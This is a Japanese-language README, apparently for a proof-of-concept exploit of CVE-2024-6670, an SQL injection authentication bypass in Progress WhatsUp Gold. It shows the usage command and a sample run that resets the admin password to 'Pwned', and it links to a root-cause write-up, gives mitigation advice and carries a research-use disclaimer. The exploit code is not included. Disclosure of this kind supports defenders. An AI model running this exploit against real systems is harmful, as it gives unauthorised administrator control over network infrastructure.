
 sinsinology/cve-2024-6670
Progress WhatsUp Gold の SQLインジェクション認証バイパス (CVE-2024-6670) の概念実証エクスプロイト。根本原因分析と自動パスワードリセットを含み、管理者アクセスを取得します。

Progress Software WhatsUp Gold HasErrors SQLインジェクション認証バイパス脆弱性 (CVE-2024-6670) のPoC
脆弱性の根本原因分析は私のブログでご覧いただけます:
https://summoning.team/blog/progress-whatsup-gold-sqli-cve-2024-6670/

python CVE-2024-6670.py --newpassword Pwned --target-url https://192.168.201.150

 _______ _     _ _______ _______  _____  __   _ _____ __   _  ______   _______ _______ _______ _______
 |______ |     | |  |  | |  |  | |     | | \  |   |   | \  | |  ____      |    |______ |_____| |  |  |
 ______| |_____| |  |  | |  |  | |_____| |  \_| __|__ |  \_| |_____| .    |    |______ |     | |  |  |

        (*) Progress Software WhatsUp Gold HasErrors SQLインジェクション認証バイパス脆弱性 (CVE-2024-6670)

        (*) エクスプロイト作成者: SummoningTeam (@SummoningTeam) の Sina Kheirkhah (@SinSinology)、@indishell1046 に感謝

        (*) 技術詳細: https://summoning.team/blog/progress-whatsup-gold-sqli-cve-2024-6670/


[^_^] Starting the exploit...
[*] Used remote primitive to encrypt our passowrd
[*] encrypted password extracted -> 0x03000000100000000EABC7F4B1C8263DADB17E4BED835C0F
[+] Exploit finished, you can now login using the username -> admin and password -> Pwned
最新バージョンにアップデートするか、Progress Advisory内の指示に従って緩和してください
親愛なる友人のManishから長年にわたり受けた励ましと教えがなければ、このバグを悪用することはできなかったでしょう。ありがとう、私の友人。
本ソフトウェアは、学術研究および効果的な防御技術の開発を目的として作成されたものであり、明示的に許可された場合を除き、システムへの攻撃に使用することを意図していません。プロジェクトメンテナは、本ソフトウェアの誤用について一切の責任を負いません。責任を持って使用してください。
